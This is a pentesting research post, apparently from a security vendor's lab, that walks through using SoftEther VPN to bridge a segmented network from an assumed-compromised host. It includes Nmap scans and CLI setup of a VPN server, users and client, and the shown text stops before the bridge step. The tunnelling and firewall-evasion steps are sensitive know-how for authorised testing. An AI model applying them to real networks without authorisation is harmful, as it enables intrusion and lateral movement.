PENTERA | Pentera Labs™ Research Series

Breaking the Barriers of Segmentation

An ethical hacking journey to flatten network segmentation and increase the attack surface by leveraging SoftEther VPN, an open-source project.

Dor Hershkovitz

Table of contents

Executive summary

Network segmentation is a leading best practice among IT practitioners, providing protection against lateral movement, the spread of ransomware and other infections within the organization. However, as ethical hackers, it is our duty to explore its limitations. Unsurprisingly, segmentation, though useful, has its limitations and they are not minor.

Attack techniques continue to evolve, and as such, common tunneling practices have been used in real-world attack campaigns to reach areas that were hitherto considered unreachable. For example, ClearSky's analysis of the Fox Kitten APT Campaign revealed that SSH tunneling was used to expose internal server ports outside the network and access them via RDP.

As ethical hackers, we wouldn't want to let the adversaries maintain an advantage, so we've decided to share more about the benefits of using open-source VPN technology as a means to perform cross-segment lateral movement. In this paper we'll explain why SoftEther VPN is our tool of choice and walk you through a step-by-step tutorial so you can try it for yourself. We'll also provide you with key mitigation strategies.

Finally, as a researcher at Pentera Labs, it's no secret that my research has been implemented into our product to allow you to test your network against VPN tunneling, automatically and autonomously.

The goal: lateral movement across network segments

One of the joys of pen-testing is exploring new network areas. Whatever the motivation - we are always curious to get the most out of the network and its technology. Nothing will stop us from pulling out our beloved tools and cyber kits and getting down to business: scanning the network, enumerating services, exploiting services and configurations, getting privileged credentials, performing some lateral-movement, and bypassing AVs. Basically, we'll get busy having some fun.

One of our main challenges is easing the process of migrating our tools and cyber kits while interacting with and exploiting new assets. There are certainly many ways to do this, mostly using network capabilities, such as leveraging SSH or VPN features, or installing C2 (Command & Control) agents loaded with weaponized modules or different communication techniques.

This is where VPN technology comes in as a means for performing cross-segment lateral movement. Our goal in segmentation flattening is to gain access to all of the hosts in another segment without encountering firewall restrictions. This will allow us to fire our cyber hacking tools directly from our machine without requiring Man-In-The-Middle C2 agents or tool migration.

Why SoftEther VPN should be on every pentester's A-list

I've been using SoftEther VPN for several years and can seriously vouch for its merits. I'd go as far as saying it belongs in the arsenal of every pentesting team.

SoftEther VPN is an open-source project that provides cross-platform, multi-protocol VPN capabilities. It runs on Windows, Linux, Mac, FreeBSD and Solaris, and supports OpenVPN, IPsec, and MS-SSTP VPN implementations. Plus, it also has a strong SSL-VPN protocol implementation.

SoftEther VPN has many built-in features that can bypass network restrictions and firewalls. Other great features include HTTPS-SSL, which makes your VPN tunneling communication appear like legitimate HTTPS traffic, Dynamic DNS and a Nat-Traversal feature, which lets you place your VPN server inside the network without requiring you to configure or set up forwarding rules in the firewall or the router device. It even has VPN tunneling features over ICMP and DNS!

In terms of managing the components, SoftEther VPN has a CLI tool and also a nice management user interface, which makes it simple for users to configure all of its components. If you're really in automation mode, you can even leverage its JSON-RPC API to automate all of your setup and configuration. SoftEther VPN also offers the option to integrate with an LDAP and Radius server, and plenty of optional admin settings to harden the server component. Finally, SoftEther VPN supports both Layer 2 and Layer 3 TCP/IP stack encapsulated inside VPN tunneling, which works both over TCP and UDP.

As I was saying, SoftEther VPN is a pentester's dream. Moving on to the details.

The nitty-gritty details: SoftEther VPN architecture and components

SoftEther has 3 main components, each serving a distinct purpose: the VPN server, client, and bridge.

Server Component

SoftEther is armed with various VPN implementations, listening and waiting for the client, and bridge connections. The VPN server can hold and manage multiple components, known as virtual hubs. A virtual hub is basically a virtualized implementation of a switch. Each virtual hub can hold different login types such as local users or domain users authenticated via an LDAP or Radius server.

A virtual hub can be attached or bridged to a local ethernet device, in case you want to bind it to an existing segment from a Layer 2 perspective. Or, from a Layer 3 perspective, it can also act as a NAT with a DHCP server. The virtual hub accepts connections from the bridge via a cascade connection, or from the client. Connected components on the same virtual hub can communicate with each other.

Client component

The client component creates managed virtual (TUN/TAP) devices, and connects to a dedicated virtual hub component on top of the VPN server. You'll use the client component to connect to a virtual hub, set an IP configuration and you're good to go.

Bridge component

The bridge component is actually a VPN server with a specific configuration. It has a virtual hub, which on the one hand connects back to a remote VPN server (via a cascade connection), and on the other hand binds into a local ethernet device. It gives you the ability to make a "reverse connection" and share internal network segments with the outside world. Needless to say, Layer 2 connectivity requires promiscuous mode support.





Image adapted from (https://www.softether.org/4-docs/2-howto/1.VPN_for_On-premise/3.LAN_to_LAN_ Bridge_VPN)

Diving in

Let's start with a real-world scenario and consider an example of how SoftEther VPN can be used to achieve segmentation flattening. In our example, the attacker is operating from segment 100 and aims to communicate with Segment 170:



Let's start with a real-world scenario and consider an example of how SoftEther VPN can be used to achieve segmentation flattening. In our example, the attacker is operating from segment 100 and aims to communicate with Segment 170:


The above network architecture is as follows:

1. Segment 100:
    - Network: 10.0.100.0/24
    - Gateway: 10.0.100.254
    - Attacker host: 10.0.100.10
2. Segment 170:
    - Network: 192.168.170.0/24
    - Gateway: 192.168.170.254
    - Server Win 2016: 192.168.170.16
    - Client Win 10: 192.168.170.106

Scanning the network

Our first step is to use Nmap, the network scanning tool, to find live hosts in segment 170.


1. We'll scan using a ping technique to find live hosts. Here are our results:



```
bash-5.0# nmap -sT -T4 192.168.170.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-12 14:19 UTC
Nmap scan report for 192.168.170.106
Host is up (0.00098s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 256 IP addresses (1 host up) scanned in 25.94 seconds
```

2. As you can see, we only found 1 live host - 192.168.170.106. We are missing 2 hosts - 192.168.170.16 and 192.168.170.254.
3. Next, we'll try a more aggressive scan just to prove that the hosts on segment 170 are not reachable.

In the screenshot below, we specifically targeted 192.168.170.16 and 192.168.170.254, treated them as live hosts and tried to enumerate them by port scanning rather than by pinging them



```
bash-5.0# nmap -sS -Pn -n -T5 192.168.170.16
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-12 14:39 UTC
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.50% done; ETC: 14:40 (0:00:01 remaining)
Nmap scan report for 192.168.170.16
Host is up.
All 1000 scanned ports on 192.168.170.16 are filtered

Nmap done: 1 IP address (1 host up) scanned in 51.36 seconds
bash-5.0# nmap -sS -Pn -n -T5 192.168.170.254
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-12 14:40 UTC
Nmap scan report for 192.168.170.254
Host is up.
All 1000 scanned ports on 192.168.170.254 are filtered

Nmap done: 1 IP address (1 host up) scanned in 51.35 seconds
```

Rolling up our sleeves and setting up SoftEther VPN tools


So far, our scan results showed that the only host we can communicate with in segment 170 is 192.168.170.106. Let's set up a SoftEther VPN server to listen to HTTPS-SSL VPN on our attack machine. We will create a new virtual hub with 2 local users: One for our local VPN client connection; the other, for a future network bridge connection from host 192.168.170.106. Now, let's embrace the Assume Breach approach and assume that host 192.168.170.106 is already compromised. This would mean that an attacker can install SoftEther components on the compromised host. We'll skip the installation details for the SoftEther components as they are well-documented in the project itself. The highlights worth noting are that installing SoftEther components requires a privileged user. Also, during installation on Windows clients, Registry keys are added, a signed SoftEther proprietary driver is installed, and a service is created. Finally, there's an option for the server to run without a service by enabling the "usermode" flag.

Trying it out for ourselves

If you're in for the ride, you can roll-up your sleeves and give it a go for yourself, or you you can skip ahead to the next section to see the attack opportunities once you've flattened the network.

Setting up a VPN tunnel to a remote segment


1. Create a VPN server with a dedicated virtual hub: "Segment170_Hub" on top of our Attacker machine:



Manage VPN Server "10.0.100.10"

Virtual Hub Name	Status	Type	Users	Groups	Sessions	MAC Tables	IP Ta
Segment170_Hub	Online	Standalone	2	0	0	0	0

2. Create 2 dedicated users in the virtual hub.



Manage Users

Virtual Hub "Segment170_Hub" has the following users.

User Name	Full Name	Group Name	Description	Auth Method	Num Logins	Last Login
bridge_user		-		Password Authen...	0	(None)
pentera_user		-		Password Authen...	0	(None)


a. bridge_user: will be used to connect the bridge to the VPN server via a "cascade connection".

b. pentera_user: will be used to connect the VPN client to the VPN server.


3. Create a VPN client on top of our Attacker machine and configure it.

a. Disclaimer: For convenience, we set up the VPN client on the same host as the VPN server. We could have placed the VPN client and the VPN server on separate hosts as there's no requirement to install the VPN client on the same machine as the VPN server.

b. Create a dedicated NIC called: seg_170:


```
Connected to VPN Client "localhost".

VPN Client>niclist
NicList command - Get List of Virtual Network Adapters
Item|Value
----+-----
The command completed successfully.

VPN Client>niccreate seg_170
NicCreate command - Create New Virtual Network Adapter
The command completed successfully.
```


c. Create an account profile named: conn_170:


```
VPN Client>accountcreate conn_170
AccountCreate command - Create New VPN Connection Setting
Destination VPN Server Host Name and Port Number: 10.0.100.10:44443

Destination Virtual Hub Name: Segment170_Hub

Connecting User Name: pentera_user

Used Virtual Network Adapter Name: seg_170

The command completed successfully.
```

Disclaimer: Our VPN server listens on port 443, but we set up a forwarding rule from port 44443 to 443.

Both the VPN client and bridge components will be connected to port 44443.


d. Set up an account password:


```
VPN Client>accountPasswordSet conn_170
AccountPasswordSet command - Set User Authentication Type of VPN Connection Setting to Password Authentication
Please enter the password. To cancel press the Ctrl+D key.

Password: ********
Confirm input: ********


Specify standard or radius: standard

The command completed successfully.
```

e. Connect the VPN client to the VPN server:

At this point, we have finished setting up a VPN server with a dedicated virtual hub on our Attacker machine. We have also configured a VPN client on our Attacker machine and connected it to the virtual hub.

Creating a network bridge

